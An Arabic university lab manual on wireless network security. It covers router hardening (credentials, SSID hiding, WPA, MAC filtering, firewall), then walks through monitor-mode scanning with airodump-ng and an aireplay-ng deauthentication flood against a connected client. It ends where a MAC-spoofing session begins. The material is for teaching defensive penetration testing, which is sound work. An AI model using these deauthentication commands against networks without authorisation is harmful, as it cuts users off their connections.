

جامعة القدس المفتوحة

الدليل العملي المقترح

مقرر امن الشبكات اللاسلكية

كلية التكنولوجيا والعلوم التطبيقية

اعداد : أ. عصام حطاب
طولكرم
2023

المقدمة

كما تعلم عزيزي الدارس ان تحقيق الامن يعتبر ضرورة ملحة في كل انواع شبكات الحاسوب . الا ان اهميته تزداد بشكل اكبر في شبكات الحاسوب اللاسلكية . يكمن السبب الرئيسي وراء ذلك هو ان الاشارات اللاسلكية لا تحمل و لا تنتقل عبر الاسلاك مما يمكن اي جهاز داخل المجال الذي تغطيه تلك الاشارات من استقبالها بسهولة تمهيدا لاحداث الكوارث والاختراقات الامنية للشبكة.

في الشبكات السلكية يتم تشفير البيانات فقط عند الحاجة لارسالها عبر شبكة عامة غير موثوقة مثل الانترنت في حين لا يتم تشفير سير البيانات بين الاجهزة داخل الشبكة المحلية نفسها . على عكس الشبكات اللاسلكية التي يعتبر تشفير البيانات المتنقلة بين الاجهزة (Clients) و نقطة الولوج (Access Points) ضرورة ملحة.

يحتوي هذا الدليل على مجموعة من المفاهيم الامنية الاساسية والثانوية التي تساعد في توظيف درجات مختلفة من الحماية للشبكات اللاسلكية . كما و يحتوي على مجموعة من الاوامر والطرق التي يستخدمها مهاجمو الشبكات اللاسلكية لشن هجماتهم غير الشرعية لتحقيق اغراض شتى من تنصت وتزوير وتعطيل الخ....

ان الهدف الاساسي لمحتوى هذا الدليل هو تعريف الدارس عمليا بمجموعة من اساليب تأمين الشبكات اللاسلكية و تعريفه ايضا ببعض اساليب مخترقوا الانظمة في تنفيذ هجماتهم ضد الشبكات حتى تتكون لديه بعض الامكانيات لاختبار امن الشبكات والانظمة وتحديد نقاط الضعف فيها لتأمينها. ولا يهدف باي حال الى تعريف اساليب تنفيذ الهجمات من اجل تحقيقها ذاتها. تم تقسيم اجراءات تنفيذ الاوامر والخطوات اللازمة الى جلسات عملية كل منها متعلق بموضوع امني معين.

الاجهزة والمعدات المقترحة اللازمة لتنفيذ جلسات الدليل العملية:

- جهاز حاسوب
- نظام تشغيل ويندوز
- نظام تشغيل Kali Linux يفضل ان يكون مثبت على برمجية الة تخيلية مثل VMWare
- جهاز راوتر
- كرت شبكة لاسلكي خارجي (USB Wireless Card)

ارشادات هامة:

- يفضل استخدام راوتر (AP) غير الراوتر المستخدم لشبكتك الحقيقية في البيت خوفا من تنفيذ خطوات تؤدي الى تعطيل شبكة البيت اللاسلكية و بالتالي فقدان اتصال اجهزة البيت بها.
- يمكنك استخدام راوتر ولا حاجة لاتصاله بالانترنت. فتنفيذ مهمات الجلسات العملية اللاحقة لا تستدعي ان يكون الراوتر متصل بالانترنت.
- تذكر ان الهدف الرئيس من جلسات الدليل هو معرفة اساليب تنفيذ الهجمات ضد الشبكات اللاسلكية من اجل تقاديبها وليس من اجل تنفيذها.

الجلسة العملية الاولى

Security Fundamentals

(تحقيق وتوظيف المفاهيم الامنية الاساسية لتأمين الشبكة اللاسلكية)

وصف الجلسة:

ان الركائز الامنية الاساسية في علم امن المعلومات اللازمة لتحقيق الامن في كل انواع شبكات الحاسوب هي نفسها المطلوبة لتحقيق الامن في الشبكات اللاسلكية. في هذه الجلسة سيتم التعرف على كيفية تحقيق الكثير من المفاهيم الامنية الاساسية والثانوية للمساعدة في تأمين الشبكة اللاسلكية وكما تعلم عزيزي الدارس ان الركائز الامنية الاساسية تتمثل في:

- **التحقق من الهوية (Authentication)** والذي يهدف الى التأكد من هوية الجهاز المتصل قبل السماح له بالارتباط بنقطة الوصول (AP). كما يشمل بالنسبة للجهاز التأكد من هوية نقطة الوصول (AP) قبل الاتصال بها خوفا من ان تكون نقطة اتصال مزيفة وخبيثة
 - **السرية (Confidentiality)** والتي تهدف الى ضمان ان البيانات المتبادلة بين الجهاز المتصل ونقطة الوصول (AP) غير مقروءة للجميع باستثناء الجهاز المتصل ونقطة الوصول. تشفير البيانات هو اهم الاجراءات المستخدمة لتحقيق ذلك مع الانتباه الى ضرورة استخدام نفس البروتوكول من قبل المرسل والمستقبل والاسيؤدي الى عدم التفاهيم بينهم
 - **التكاملية (Integrity)** والتي تهدف الى التأكد من الرسالة المرسله من المرسل هي نفسها التي استقبلها المستقبل دون حدوث اي تعديل عليها. ومن الاساليب المستخدمة لضمان ذلك هو MIC(Message Integrity /check) الذي يضاف الى الرسالة المرسله من المرسل.
 - **اجراءات امنية اضافية:** يوجد ايضا مجموعة من الاجراءات الامنية التي يمكن تنفيذها للمساعدة في تأمين الشبكة اللاسلكية .
- في هذه الجلسة سيتم تنفيذ خطوات تطبيق الاجراءات الامنية السابقة على الراوتر لحماية الشبكة اللاسلكية مع الانتباه الى ان هذه الخطوات قد تختلف حسب الراوتر المستخدم.

اهداف الجلسة:

- تطبيق اجراءات الدخول الى الراوتر (والذي يمثل AP ايضا) للتعرف على الية تحقيق المفاهيم الامنية الاساسية المذكورة سابقا في وصف الجلسة.
- تطبيق اجراءات تغيير بيانات الهوية الافتراضية للدخول الى AP: كما تعلم عزيزي الدارس فان بيانات الهوية اللازمة للدخول الى Wireless Router او AP تأتي عادة معه عند شرائه والتي تكون في الغالب مكتوبة على الشريط الخلفي وموحدة للجميع تتمثل في User name: admin و password: admin
- تطبيق اجراءات اخفاء اسم الشبكة اللاسلكية SSID : فيمكن تفعيل خاصية اخفاء اسم الشبكة وبالتالي لا يظهر اسمها عندما يقوم جهاز ما بالبحث عن الشبكات اللاسلكية المحيطة. وتمكين فقط الاجهزة التي تعرف مسبقا اسم الشبكة اللاسلكية من الارتباط بها
- تطبيق اجراءات فلتر العناوين الفيزيائية (MAC Address Filtering) :حيث يمكن تحديد الاجهزة التي سيسمح لها بالارتباط بالشبكة اللاسلكية من خلال عمل قائمة داخل AP بعناوين MAC لتلك الاجهزة ليقبل اتصالها ويرفض الاتصال من غيرها.
- تطبيق اجراء تفعيل الجدار الناري داخل AP: بالاضافة للجدار الناري الخاص بكل جهاز Host Firewall يوجد هناك النوع Network Firewall والذي يمكن تفعيله بداخل AP ليتحكم باتصالات كل الاجهزة داخل الشبكة.

نظام التشغيل المستخدم في تطبيق الجلسة:

Kali Linux او Windows 10 Pro

تطبيق الجلسة:

- قم بالاتصال بالراوتر سواء عن طريق كابل أو عن طريق شبكة الواي فاي الخاصة بالراوتر والتي يكون اسمها بالعادة نفس اسم نوع الراوتر مثلا TP-Link
- قم بفتح المتصفح الخاص بجهازك ثم اكتب في شريط العنوان الخاص به عنوان صفحة الراوتر وهو عبارة عن عنوان IP الخاص بالراوتر والتي يمكن معرفته من خلال الامر ipconfig في شاشة موجه الاوامر (عادة يكون 192.168.1.1) كما في الصورة:

C:\> Select Command Prompt

```
Wireless LAN adapter Wi-Fi:

Connection-specific DNS Suffix . : TL-WA850RE
Link-local IPv6 Address . . . . . : fe80::...:63...4
IPv4 Address. . . . . : 192...
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.1
```

← → ↻ ⚠ Not secure | 192.168.1.1

عنوان صفحة الراوتر في المتصفح

- ستظهر لك صفحة تسجيل الدخول الى اعدادات الراوتر وهنا نبين اول عملية تحقق من بيانات الهوية من اجل الدخول للراوتر (Authentication) والتي كما ذكرنا سابقا ان هذه البيانات افتراضية معروفة في العادة للجميع. لذا سنغيرها لاحقا الى بيانات هوية خاصة بك لا احد يعلمها الا انت.
- الان قم بكتابة اسم المستخدم Username بحروف صغيرة. و قم بكتابة كلمة المرور التي تجدها على ظهر الراوتر Password سواء حروف صغيرة أو كبيرة كما هي

admin

password

Forgot password?

Log in

- بعد كتابة admin و كلمة السر المكتوبة في ظهر الراوتر كما هو موضح بالأعلي سندخل علي صفحة الإعدادات

TP-LINK® 150Mbps Wireless N ADSL2+ Modem Router

Quick Start Interface Setup Advanced Setup Access Management Maintenance Status Help

Device Info System Log Statistics

Device Information

Firmware Version: 1.0.1 Build 120612 Rel.00114
MAC Address: 64:7D:07:5E:43:33

LAN

IP Address: 192.168.1.1
Subnet Mask: 255.255.255.0
DHCP Server: Enabled

Wireless

Current Connected Wireless Clients number is 0 [Refresh]

WAN

PVC	VPI/VCI	IP Address	Subnet	GateWay	DNS Server	Encapsulation	Status
PVC0	1/32	N/A	N/A	N/A	N/A	Bridge	Down
PVC1	0/33	N/A	N/A	N/A	N/A	Bridge	Down
PVC2	0/34	N/A	N/A	N/A	N/A	Bridge	Down
PVC3	0/100	N/A	N/A	N/A	N/A	Bridge	Down
PVC4	8/35	0.0.0.0	0.0.0.0	0.0.0.0	0.0.0.0	PPPoE	Down
PVC5	8/40	N/A	N/A	N/A	N/A	Bridge	Down
PVC6	0/30	N/A	N/A	N/A	N/A	Bridge	Down

ADSL

- يمكنك تغيير كلمة المرور اللازمة للدخول الى الراوتر (بدلا من كلمة المرور الافتراضية التي تكون غالبا من الشركة هي admin) كما في الشكل ادناه:

TP-LINK® 150Mbps Wireless N ADSL2+ Modem Router

Maintenance Quick Start Interface Setup Advanced Setup Access Management Maintenance Status Help

Administration Time Zone Firmware SysRestart Diagnostics

Administrator

Username : admin

New Password :

Confirm Password :

SAVE CANCEL

- يمكنك تغيير الاسم الافتراضي الخاص بالشبكة اللاسلكية (SSID) والذي يكون عادة نفس اسم الراوتر الى الاسم الذي تريد كما في الشكل ادناه:

TP-LINK® 150Mbps Wireless N ADSL2+ Modem Router

Interface Quick Start **Interface Setup** Advanced Setup Access Management Maintenance Status Help

Internet LAN **Wireless**

Multiple SSIDs Settings

SSID Index : 1

Broadcast SSID : Yes No

Use QSS : Yes No

QSS Settings

QSS state : Configured

QSS mode : PIN code PBC

Start QSS

QSS progress : Idle

Reset to OOB

SSID : testme

Authentication Type : WPA-PSK

WPA-PSK

Encryption : TKIP/AES

Pre-Shared Key : 07906824258 (8-63 ASCII characters or 64 hexadecimal characters)

WDS Settings

- يمكنك اخفاء الشبكة اللاسلكية الخاصة بك عن العموم. فلا تظهر امام العموم عند البحث بالشكل التقليدي عن الشبكات اللاسلكية في حين يمكنك تمكين فقط من تريد من الاتصال بها عن طريق اعطائه معرف الشبكة SSID وذلك من خلال تعطيل خاصية SSID Broadcasting كما في الشكل ادناه:

TP-LINK® 150Mbps Wireless N ADSL2+ Modem Router

Interface Quick Start **Interface Setup** Advanced Setup Access Management Maintenance Status Help

Internet LAN **Wireless**

Access Point Settings

Access Point : Activated Deactivated

Channel : UNITED STATES Auto Current Channel : 4

Transmit Power : High

Beacon Interval(ms) : 100 (range: 20~1000)

RTS/CTS Threshold : 2347 (range: 1500~2347)

Fragmentation Threshold(bytes) : 2346 (range: 256~2346, even numbers only)

DTIM(ms) : 1 (range: 1~255)

Wireless Mode : 802.11b+g+n

11n Settings

Channel Bandwidth : 20/40 MHz

Extension Channel : above the control channel

Guard Interval : AUTO

MCS : AUTO

Multiple SSIDs Settings

SSID Index : 1

Broadcast SSID : Yes No

Use QSS : Yes No

QSS Settings

- يمكنك وضع كلمة مرور ملزم معرفتها لكل من يريد الاتصال بالشبكة اللاسلكية من خلال خاصية WPA و خاصية TKIP واللتين تستخدمما لتحقيق مفهومي السرية (تشفير البيانات المتناقلة) و المصادقة (التحقق من هوية الجهاز المتصل) كما في الشكل ادناه:

Interface	Quick Start	Interface Setup	Advanced Setup	Access Management	Maintenance	Status	Help
	Internet	LAN	Wireless				
Multiple SSIDs Settings	SSID Index : 1 Broadcast SSID : <input type="radio"/> Yes <input checked="" type="radio"/> No Use QSS : <input checked="" type="radio"/> Yes <input type="radio"/> No						
QSS Settings	QSS state : Configured QSS mode : <input type="radio"/> PIN code <input checked="" type="radio"/> PBC Start QSS QSS progress : Idle Reset to OOB SSID : testme Authentication Type : WPA-PSK						
WPA-PSK	Encryption : TKIP/AES Pre-Shared Key : 07906824258 (8-63 ASCII characters or 64 hexadecimal characters)						

- يمكنك تطبيق فلتر لعناوين MAC التي يقبل الاتصال بالشبكة اللاسلكية منها ويرفض من غيرها، كما ذكرنا سابقاً انه يمكن انشاء قائمة بعناوين MAC للاجهزة التي يسمح لها الاتصال بالشبكة وبالتالي يتم رفض اي اتصال قادم او اي محاولة اتصال من جهاز يملك عنوان MAC غير مدرج في القائمة كما في الشكل ادناه:

Interface | Quick Start | **Interface Setup** | Advanced Setup | Access Management | Maintenance | Status | Help

Internet | LAN | **Wireless**

WDS Mode : On Off
 WDS Encryption Type : TKIP
 WDS Key : (8~63 ASCII characters or 64 hexadecimal characters)
 Mac Address #1 :
 Mac Address #2 :
 Mac Address #3 :
 Mac Address #4 :

Wireless MAC Address Filter

Active : Activated Deactivated
 Action : Allow Association the follow Wireless LAN station(s) association.
 Mac Address #1 :
 Mac Address #2 :
 Mac Address #3 :
 Mac Address #4 :
 Mac Address #5 :
 Mac Address #6 :
 Mac Address #7 :
 Mac Address #8 :

- يمكنك تفعيل خاصية الجدار الناري (Firewall) على جهاز الراوتر والذي يفيد في حماية الشبكة اللاسلكية من بعض انواع الهجمات المعروفة مثل SYN Floodong, DOS كما في الشكل ادناه:

Advanced | Quick Start | Interface Setup | **Advanced Setup** | Access Management | Maintenance | Status | Help

Firewall | Routing | NAT | QoS | VLAN | ADSL

Firewall

Firewall : Enabled Disabled
 (WARNING: If you enabled Firewall, the modem can block such attack:Denial of Service, SYN Flooding, Ping of Death, TearDrop...etc)
 SPI : Enabled Disabled
 (WARNING: If you enabled SPI, all traffics initiated from WAN would be blocked, including DMZ, Virtual Server, and ACL WAN side.)

SAVE CANCEL

الجلسة العملية الثانية

Packet Sniffing and Flooding Attack Penetration Test

(تشتم حركة حزم البيانات لتحقيق هجوم منع الوصول للشبكة اللاسلكية)

وصف الجلسة:

اغلب الهجمات التي يتم تنفيذها ضد الشبكات اللاسلكية يحتاج فيها المهاجم الى التنصت على حزم البيانات المنتقلة داخل الشبكة ومن ثم الاستفادة من الكثير من البيانات المهمة التي تحتويها تلك الحزم. تختلف النظرة الى محتويات الحزم من مهاجم الى اخر تبعاً الى نوعية وطبيعة الهجوم الذي يسعى فيه المهاجم الى تنفيذه ضد الشبكة اللاسلكية. هناك الكثير من الادوات و البرمجيات التي تمكن من تتبع محتويات حزم البيانات في الشبكات اللاسلكية. في هذه الجلسة سيتم مراقبة حزم البيانات المتبادلة بين الاجهزة من جهة و AP من جهة اخرى ومن ثم استنباط المحتوى اللازم لتنفيذ هجوم اغراق الجهاز المتصل بالحزم لتعطيل اتاحة الشبكة اللاسلكية امامه. وتذكر عزيزي الدارس ان الغرض من تطبيق الجلسة هو اختبار الاختراق اي التعرف على اساليب تنفيذ مثل تلك الاختراقات والهجمات لتجنبها والحماية منها وليس لشنها.

اهداف الجلسة

- تطبيق خطوات اضافة كرت الشبكة اللاسلكي الخارجي وتهيئته لتمكين تتبع الحزم .
- تطبيق الاوامر اللازمة للتعامل مع مشاكل عمل كرت الشبكة الخارجي.
- تطبيق اوامر تحويل اوضاع كرت الشبكة الخارجي.
- تطبيق اوامر عرض الشبكات اللاسلكية المحيطة بك وبياناتها المعرفة لها مثل MAC و ESSID وغيرها.
- تطبيق اوامر عرض الاجهزة المتصلة بشبكة مختارة على قناة معينة وبياناتها المعرفة لها مثل MAC.
- تطبيق اوامر تتبع وتشتم حزم البيانات (Packet Sniffing) المتبادلة بين جهاز ما و AP في الشبكة.
- تطبيق اوامر اغراق AP لشبكة لاسلكية بطوفان من حزم البيانات.
- تطبيق عرض نتيجة اغراق الشبكة وتعطيلها.

نظام التشغيل المستخدم في تطبيق الجلسة:


Kali Linux

تطبيق الجلسة:


- يمكنك ان تقوم بتنزيل نظام التشغيل kali linux على احدى برمجيات الاجهزة الافتراضية مثل VMWare لتجعله نظام تشغيل تخيلي وليس حقيقي. علما انه بإمكانك تنزيل نظام kali linux بشكل حقيقي على جهازك فيصبح جهازك يحوي على نظامي تشغيل الويندوز والكالي. تم اعتماد Kali Linux المثبت على برمجية VMWare في هذه الجلسة
- تحتاج الى كرت شبكة لاسلكي خارجي ووصله من خلال احد منافذ USB في جهازك. السبب من استخدام كرت خارجي هو الحاجة لتحويل حالته من Managed Mode الى Monitor Mode لتنفيذ الخطوات اللاحقة حيث ان اغلب البطاقات اللاسلكية الداخلية في اجهزة اللابتوب لا تدعم عملية التحول الى Monitor Mode




- بعد ان تقوم بوصل كرت wireless usb في مدخل usb بجهازك تاكد من ان VMWare للكالي متعرفة على هذا الكرت وانها connected كما في الشكل(تذكر ان اغلب كروت الشبكة اللاسلكية الداخلية للابتوب لا تدعم تنفيذ الاوامر القادمة لاختبار الاختراق)



- يفترض الان ان كرت ال wireless الخارجي موصول نبدأ بالخطوات:
افتح اي نافذة اوامر في النظام (terminal) لتنفيذ الاوامر القادمة:
➤ **iwconfig** وهو الامر الذي يبين ان كان الجهاز فعلا تعرف على كرت wireless الجديد المضاف حيث سيظهر اسمه بالعادة باسم wlan0 لكن ان لم يظهر رغم اننا اضفناه بشكل صحيح فهذا قد يعني انه فعلا تم اضافته لكنه غير مفعل فنستخدم الامر
➤ **Ifconfig wlan0 up** ثم نفحص مرة اخرى من خلال الامر **iwconfig** فنسراه لكن سنراه في وضع managed




➤ نحول وضعه الى monitor وذلك من خلال الامر **airmon-ng start wlan0**



```
root@kali: ~  
root@kali:~# airmon-ng start wlan0  
  
PHY      Interface  Driver      Chipset  
phy3    wlan0      ath9k_htc   Qualcomm Atheros Communications TP-Link TL-WN322G v3 / TL-WN422G v2 802.11g [Atheros AR9271]  
  
(mac80211 monitor mode vif enabled for [phy3]wlan0 on [phy3]wlan0mon)  
(mac80211 station mode vif disabled for [phy3]wlan0)  
  
root@kali:~#
```

اذا لم تنجح عملية التحويل الى Monitor فهذا يعني ان هناك عمليات بحاجة الى توقيف ويتم ذلك من خلال الامر **airmon-ng check kill** ثم نعيد تنفيذ امر التحويل السابق مرة اخرى

➤ الان نفذ الامر **iwconfig** لن يظهر لك كرت باسم wlan0 انما اصبح اسمه wlan0mon



```
root@kali: ~  
root@kali:~# iwconfig  
eth0      no wireless extensions.  
  
wlan0mon IEEE 802.11 Mode:Monitor Frequency:2.457 GHz Tx-Power=20 dBm  
          Retry short limit:7 RTS thr:off Fragment thr:off  
          Power Management:off  
  
lo        no wireless extensions.  
  
root@kali:~#
```

➤ نريد عرض كل access points التي يستطيع كرت الشبكة الخاص بجهازنا التقاطها الامر هو

ستظهر لك قائمة بالشبكات وتفصيلها مثل mac و channels و ESSID و BSSID وغيرها.....

```

root@kali: ~
File Actions Edit View Help
root@kali: ~
root@kali:~# airodump-ng wlan0mon

root@kali: ~
File Actions Edit View Help
root@kali: ~
CH 1 ][ Elapsed: 6 s ][ 2023-01-28 12:10
BSSID          PWR Beacons  #Data, #/s CH MB  ENC  CIPHER AUTH  ESSID
64:70:02:DD:43:33 -45    12      0  0  2  135 WPA  CCMP  PSK  testme
[REDACTED]:7:85:CF -55     7       0  0  1  130 WPA2 CCMP  PSK  isam_callu
[REDACTED]:7:D9:01:80 -69     6       0  0  1  65  WPA2 CCMP  PSK  isam_callu
6[REDACTED]:11:DE:EA:08 -79     2       2  0  1  270 WPA2 CCMP  PSK  imad
0[REDACTED]:A:67:4C:7E -79     3       0  0  6  130 WPA2 CCMP  PSK  Wifi.3

BSSID          STATION          PWR  Rate  Lost  Frames  Probe
[1]+ Stopped airodump-ng wlan0mon
root@kali:~#

```

نضغط من لوحة المفاتيح CTRL+Z للتوقف عن عرض المزيد من الشبكات

الآن نريد اختيار access point ما لتتبعها وسنختار AP الخاصة بنا والتي نريد تتبع حزم البيانات
الذاهبة اليها والقادمة منها الامر هو

airodump-ng --bssid بوينت التي نريد **--channel** رقم الماك الخاص بهذه الاكسس بوينت التي نريدها
wlan0mon رقم القناة الخاص بالاكسس بوينت التي نريدها

```

root@kali: ~
File Actions Edit View Help
root@kali: ~
root@kali:~# airodump-ng --bssid 64:70:02:DD:43:33 --channel 2 wlan0mon

```

```

root@kali: ~
File Actions Edit View Help
root@kali: ~
CH 2 ][ Elapsed: 18 s ][ 2023-01-28 12:20
BSSID          PWR RXQ Beacons  #Data, #/s CH MB  ENC  CIPHER AUTH  ESSID
64:70:02:DD:43:33 -20 100    202      4  0  2  135 WPA  CCMP  PSK  testme

BSSID          STATION          PWR  Rate  Lost  Frames  Probe
64:70:02:DD:43:33 34:F3:[REDACTED]:09:1E -22  0 - 6e  0  35

[1]+ Stopped airodump-ng --bssid 64:70:02:DD:43:33 --channel 2 wlan0mon
root@kali:~#


```

نلاحظ في الشاشة اعلاه ان الجهاز الوحيد المتصل على هذه الشبكة (Essid:testme) هو الجهاز المشار اليه في اللون الاصفر وايضا استطعنا معرفة MAC Address الخاص به

الآن نريد فصل الجهاز الذي نعمل عليه والمتصل اصلا بهذه الاكسسبوينت من الاتصال
رقم الماك لهذا الجهاز --c رقم الماك للاكسسبوينت -a عدد الحزم المرسله 0 -o
wlan0mon

```
root@kali: ~  
root@kali:~# aireplay-ng -o 600 -a 64:70:02:DD:43:33 -c 34:F3:9A:01:09:1E wlan0mon
```

يعني هذا الامر اننا سنقوم باغراق هذا الجهاز (المحدد بالماك ادرس المييين والمتصل بالشبكة) باعداد من 600 من حزم الطلب وبالتالي سيؤدي الى ان يبقى هذا الجهاز فاقد للاتصال كما هو موضح بالشكل ادناه :



ولايقاف هجوم هذا الطوفان من الحزم على الجهاز ننهي الامر بالضغط على CTRL+Z

الجلسة العملية الثالثة

MAC Address Spoofing Penetration Test

(انتحال عنوان MAC لجهاز متصل في الشبكة)

وصف الجلسة:

